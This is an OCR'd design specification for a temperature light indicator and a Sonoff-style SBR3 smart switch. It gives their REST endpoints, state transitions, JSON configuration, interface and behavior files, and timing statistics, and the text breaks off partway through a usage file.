


The use case diagram showing the functional requirements for the SBR3




Sequence Diagrams

The sequence diagram showing the Application layer network interactions for the TLI




The sequence diagram showing the Application layer network interactions for the SBR3


client
Temp_indicator
loop
[until exit]
alt
[switch]
{POST} protocol://host-name:port-number/zeroconf/switch HTTP/1.1 {data}
alt
[200:sucess]
JSON <<seq, error>> response
[400: invalid JSON body]
JSON <<seq, error>> response
[404: service does not exsist]
JSON <<seq, error>> response
alt
[set startup]
{POST} protocol://host-name:port-number/zeroconf/startup HTTP/1.1 {data}
alt
[200:sucess]
JSON <<seq, error>> response
[400: invalid JSON body]
JSON <<seq, error>> response
[404: service does not exsist]
JSON <<seq, error>> response
alt
[check signal_strength]
{POST} protocol://host-name:port-number/zeroconf/signal_strength HTTP/1.1 {data}
alt
[200:sucess]
JSON <<seq,error,data>> response
[400: invalid JSON body]
JSON <<seq, error>> response
[404: service does not exsist]
JSON <<seq, error>> response
alt
[get information]
{POST} protocol://host-name:port-number/zeroconf/info HTTP/1.1 {data}
alt
[200:sucess]
JSON <<seq,error,data>> response
[400: invalid JSON body]
JSON <<seq, error>> response
[404: service does not exsist]
JSON <<seq, error>> response
alt
[set Wifi]
{POST} protocol://host-name:port-number/zeroconf/wifi HTTP/1.1 {data}
alt
[200:sucess]
JSON <<seq,error,data>> response
[400: invalid JSON body]
JSON <<seq, error>> response
[404: service does not exsist]
JSON <<seq, error>> response
client
Temp_indicator


State Diagram

The use case diagram showing the functional requirements for the TLI



A: GET /TurnOn (True) | {'status': 'on'}
B: GET /TurnOff (false) | {'status': 'off'}
C_1: PUT /SetThreshold?temp = 'x.xx' | {'status': 'x.xx'}
C_2: PUT /SetThreshold?temp = 'x.xx' | {'status': 'x.xx'}
D: GET /TurnOff (false) | {'status': 'off'}
E: GET /TurnOn (True) | {'status': 'on'}
F: temp >= Threshold | {'status': 'on'}
G: temp < Threshold | {'status': 'off'}


The use case diagram showing the functional requirements for the SBR3




A: POST /TurnOn (on) | {'switch': 'on'}
B: POST /TurnOff (off) | {'switch': 'off'}
C: POST /TurnOff (off) | {'switch': 'off'}
D: POST /TurnOn (on) | {'switch': 'on'}

Apparatus Network Model

The network diagram representing the components of the TLI network environment




The network diagram representing the components of the SBR3 network environment




Apparatus Threat Model

Solowris Threat model for the TLI




Slowloris Threat model for the SBR3




System Design and Modeling

Process Model

The process diagram showing the different modes for the SBR3




The process diagram showing the different modes for the TLI




Information model specification

The information diagram showing the structure of the information for the TLI




Service specifications

The service diagram defining the services of the SBR3



The service diagram defining the services of the TLI



Description

Configuration files

TLI configuration file

```
{
    "host_details":{

    "base_url": "http://10.0.23.45",
    "port": "8082"

}

}
```

Emulator configuration file

```
{

    "host_details":{

        "base_url": "http://192.168.0.126",
        "port": "8084"
        }

}
```

SBR3 configuration file

```
{

    "host_details":{

        "base_url": "http://192.168.0.199",
        "port": "8081"
        }

}
```

Interface Description Files

SBR3 Business Logic Interface Files

```
{
    "OSI_details":{
        "protocol":"domain"
    },
    "data_dict":{
        "deviceid":"",
        "data": {}
    },
    "description":{
        "/zeroconf/switch":{
            "attribute":["on","off"],
            "data":{"switch":"on"},
            "output":{
                "seq":0,
                "error":0
            }
        },
        "/zeroconf/startup":{
            "attribute":["on","off","stay"],
            "data":{"startup":"stay"},
            "output":{
                "seq":0,
                "error":0
            }
        },
        "/zeroconf/signalStrength":{
            "data":{},
            "output":{
                "seq":0,
                "error":0,
                "data": {
                    "signalStrength": -67
                }
            }
        },
        "/zeroconf/info":{
            "data":{},
            "output":{
                "seq":0,
                "error":0,
                "data": {
                    "switch":"",
                    "startup":"",
                    "pulse":"",
                    "pulseWidth":0,
                    "ssid":"",
                    "otaUnlock":false,
                    "fwVersion":"",
                    "deviceid":"",
                    "bssid":"",
                    "signalStrength":0
                }
            }
        },
        "/zeroconf/wifi":{
            "data":{
                "ssid":"",
                "password":""
            },
            "output":{
                "seq":0,
                "error":0,
                "data": {}
            }
        },
        "/zeroconf/pulse":{
            "attribute":["on","off"],
            "data":{
                "pulse":"on",
                "pulseWidth":0
            },
            "output":{
                "seq":0,
                "error":0,
                "data": {}
            }
        },
        "bad_data":{
            "output":{
                "seq":0,
                "error":400
            }
        },
        "bad_url":{
            "output":{
                "seq":0,
                "error":404
            }
        }
    } }
```

SBR3 Application Interface Files

```
{
    "OSI_details":{
        "protocol":"http",
        "elapse_time":{
            "treshold":0.035,
            "range":0.019
        }
    },

    "header_details":{
        "User-Agent" :"python-requests/2.22.0",
        "Accept-Encoding":"gzip, deflate"
    },
    "response_header_details":{
        "version": "HTTP/1.1",
        "Content-Type": "application/json",
       "Connection":"close"
    },
    "application_methods":["post"],
    "application_datatypes":["str","bool","int"],
    "payload":{
        "format":"json",
        "datatypes":{
            "switch":"str",
            "info":"dict",
            "startup":"str",
            "pulse":"str",
            "ssid":"str",
            "password":"str",
            "signalStrength":"int",
            "pulseWidth":"int",
            "seq":"int",
            "otaUnlock":"bool",
            "deviceid":"str",
            "fwVersion":"str",
            "bssid":"str"
        },
        "values":{
            "bool":{
                "otaUnlock":[true,false]
            },
            "dict":{
                "info":["switch","startup","pulse","pulseWidth","ssid",
                    "otaUnlock","fwVersion","deviceid","bssid","signalStrength"]
            },
            "str":{
                "switch":["on","off"],
                "startup":["on","off","stay"],
                "pulse":["on","off"],
                "ssid":[],
                "password":[],
                "fwVersion":"3.6.0",
                "deviceid":"1000b8bc37",
                "bssid":"50:c7:bf:82:bb:c9"
            },
            "int":{
                "seq":{
                    "lower_bnd": 0,
                    "upper_bnd": 5000
                },
                "signalStrength":{
                    "lower_bnd": -10,
                    "upper_bnd": 50
                },
                "pulseWidth":{
                    "lower_bnd": 500,
                    "upper_bnd": 36000000,
                    "multiples":500
                }
            }
        }
    },
    "Request":{
        "paths":{
            "post":[
                "/zeroconf/switch",
                "/zeroconf/info",
                "/zeroconf/signal_strength",
                "/zeroconf/startup",
                "/zeroconf/wifi",
                "/zeroconf/pulse"]
        }
    },
    "response_details":[
        "Content-Type",
        "status_code",
        "Connection",
        "Content-Length",

        "Server"
    ],
    "data_dict":{
        "deviceid":"",
        "data": {}
    },
    "description":{
        "post":{
            "zeroconf":{
                "switch":{
                    "path":"/zeroconf/switch",
                    "payload":["switch"],
                    "success":{
                        "status_code":200,
                        "seq":0,
                        "error":0

                    },
                    "error":{
                        "seq":0,
                        "error":400,
                        "status_code":200
                    }
                },
                "info":{
                    "path":"/zeroconf/info",
                    "payload":[],
                    "success":{
                        "seq":0,
                        "status_code":200,
                        "data": {
                            "switch":"",
                            "startup":"",
                            "pulse":"",
                            "pulseWidth":0,
                            "ssid":"",
                            "otaUnlock":false,
                            "fwVersion":"",
                            "deviceid":"",
                            "bssid":"",
                            "signalStrength":0
                        }
                    },
                    "error":{
                        "seq":0,
                        "error":400,
                        "status_code":200
                    }
                },
                "signal_strength":{
                    "path":"/zeroconf/signal_strength",
                    "payload":[],
                    "success":{
                        "seq":0,
                        "status_code":200,
                        "data": {
                            "signalStrength": 0
                        }
                    },
                    "error":{
                        "seq":0,
                        "error":400,
                        "status_code":200
                    }
                },
                "startup":{
                    "path":"/zeroconf/startup",
                    "payload":["startup"],
                    "success":{
                        "seq":0,
                        "status_code":200,
                        "data": {
                            "startup": ""
                        }
                    },
                    "error":{
                        "seq":0,
                        "error":400,
                        "status_code":200
                    }
                },
                "wifi":{
                    "path":"/zeroconf/wifi",
                    "payload":["ssid","password"],
                    "success":{
                        "seq":0,
                        "status_code":200
                    },
                    "error":{
                        "seq":0,
                        "error":400,
                        "status_code":200
                    }
                },
                "pulse":{
                    "path":"/zeroconf/pulse",
                    "payload":["pulse","pulseWidth"],
                    "success":{
                        "seq":0,
                        "error":400,
                        "status_code":200
                    },
                    "error":{
                        "seq":0,
                        "error":400,
                        "status_code":200
                    }
                }
            },
            "error":{
                "seq":0,
                "error":400,
                "status_code":200
            }
        }
    }
}
```

SBR3 Transport Interface Files

```
{
    "OSI_details":{
        "protocol":"tcp"

    },
    "stack_details":
    {
        "port":8084,
        "flags":["3way_handshake","http","close_connection"]
    },
    "flag_details":{
    "3way_handshake":{"client":"SA","server":"SA","flag_num":4},
    "http":{"client":"PAA","server":"AAPAA","flag_num":5},
    "close_connection":{"client":"FAA","server":"FAA","flag_num":5}
    }

}
```

Behavior Description

TLI behavior File

```
{

"temperature_data":[35.75,35.94,35.91,35.64,35.03,34.89,34.64,34.32,34.21,34.43,34.89,
35.32,36.51,36.98,37.49,37.51,37.12,37.01,36.89,36.92,36.48,36.21,36.07,35.85],
    "status_variable":
    {
        "light_status":"false",
        "temp_tresh":0.00
    },
    "transition_condition":
    {
        "operand_tresh":"treshold",
        "operand_temp":"temperature",
        "operation":">="
    },
    "transition_check":
    {
        "is_higher":
        {
            "temperature":
            {
                "to":"ON"

            },
            "treshold":
            {
                "to":"OFF"

            }
        }
    },
    "transition_code":
    {
        "status":{"on":"true","off":"false"}

    },
    "transitions":
    {
        "put":
        {
            "toggle":
            {
                "light_status":
                {
                    "off":
                {
                    "true":
                    {
                        "name": "A",
                        "from": "OFF",
                        "to": "ON",
                        "trigger_value":"True",
                        "event": "TurnOn"
                    },
                    "false":
                    {
                        "name": "B",
                        "from": "OFF",
                        "to": "OFF",
                        "trigger": "False",
                        "event": "TurnOff"
                    }
                },
                "on":
```

```
        {
            "false":
            {
                "name": "D",
                "from": "ON",
                "to": "OFF",
                "trigger_value": "False",
                "event": "TurnOff"
            },
            "true":
            {
                "name": "E",
                "from": "ON",
                "to": "ON",
                "trigger_value": "True",
                "event": "TurnOn"
            }

        }


        }
    },
    "routine":
    {
        "temp_tresh":
        {
            "set":
            {
                "off":
                {
                    "name": "C_1",
                    "from": "OFF",
                    "to": "OFF",
                    "trigger_value": "xx.xx",
                    "event": "Treshold set"
                },
                "on":
                {
                    "name": "C_2",
                    "from": "ON",
                    "to": "ON",
                    "trigger_value": "xx.xx",
                    "event": "Treshold set"
                }
            },
            "events":
            {
                "on":
                {
                    "name": "F",
                    "from": "OFF",
                    "to": "ON",
                    "trigger_check_value": "True",
                    "event": "TurnOn"
                },
                "off":
                {
```

```
                            "name": "G",
                            "from": "ON",
                            "to": "OFF",
                            "trigger_check_value": "False",
                            "event": "TurnOFF"
                        }
                    }

                }

            }

        }
    }
}
```

SBR3 Behavior File

```
{
    "status_variable":
    {
        "switch":"off"
    },
    "transition_code":
    {
        "status":{"on":"on","off":"off"}

    },
    "transitions":
    {
        "post":
        {
            "zeroconf":
            {
                "switch":
                {
                    "off":
                {
                    "on":
                    {
                        "name": "A",
                        "from": "OFF",
                        "to": "ON",
                        "trigger_value":"on",
                        "event": "TurnOn"
                    },
                    "off":
                    {
                        "name": "B",
                        "from": "OFF",
                        "to": "OFF",
                        "trigger": "off",
                        "event": "TurnOff"
                    }
                },
                "on":
                {
                    "off":
                    {
                        "name": "D",
                        "from": "ON",
                        "to": "OFF",
                        "trigger_value": "off",
                        "event": "TurnOff"
                    },
                    "on":
                    {
                        "name": "E",
                        "from": "ON",
                        "to": "ON",
                        "trigger_value": "on",
                        "event": "TurnOn"
                    }

                }

                }
            }

        }
    }
}
```

Usage Description

SBR3 Usage Behavior Files

```
{
    "usage_lists":["default","comboA","comboB","comboC"],

"maps":{"default":"generator_info","info":"generator_info","strength":"generator_signa
l_strength","ON":"generator_ON","OFFF":"generator_OFFF","OFF":"generator_OFF","startup
_ON":"generator_startup_ON","startup_ONN":"generator_startup_ONN","startup_OFF":"gener
ator_startup_OFF","startup_STAY":"generator_startup_stay","wifi":"generator_set_wifi",
"pulse_ON":"generator_pulse_ON","pulse_OFF":"generator_pulse_OFF"},
    "arrival_time":{
        "exponential":[0.0, 53.118585581884204, 94.81206503378704, 11.943560222782134,
38.409122240396066],
        "constant":5,
        "timely":[0.36,13.23],
        "range":0.038
    },
    "behavior_statistics":{
        "IoT":{ "mean": 0.06501354,"median":0.0278, "max" : 1.124992, "min": 0.014325,
"stdev" :0.15930064062751004,"two":2},
        "Emulator":{"mean":0.08830072, "median":0.053849, "max" :0.624455, "min"
:0.034162, "stdev": 0.09388281105567685,"two":2},
        "Sonoff":{"mean":0.0597303333, "median":0.06349, "max" :0.624455, "min"
:0.034162, "stdev": 0.0194703920301961,"two":2},
        "Sonoff_emulator":{"mean":0.17471878, "median":0.099894, "max" :0.624455,
"min" :0.034162, "stdev": 0.18963558909906814,"two":2}
    },
    "domain_level_specifications":{
        "green":{"ub":"max,+,stdev","lb":"min"},
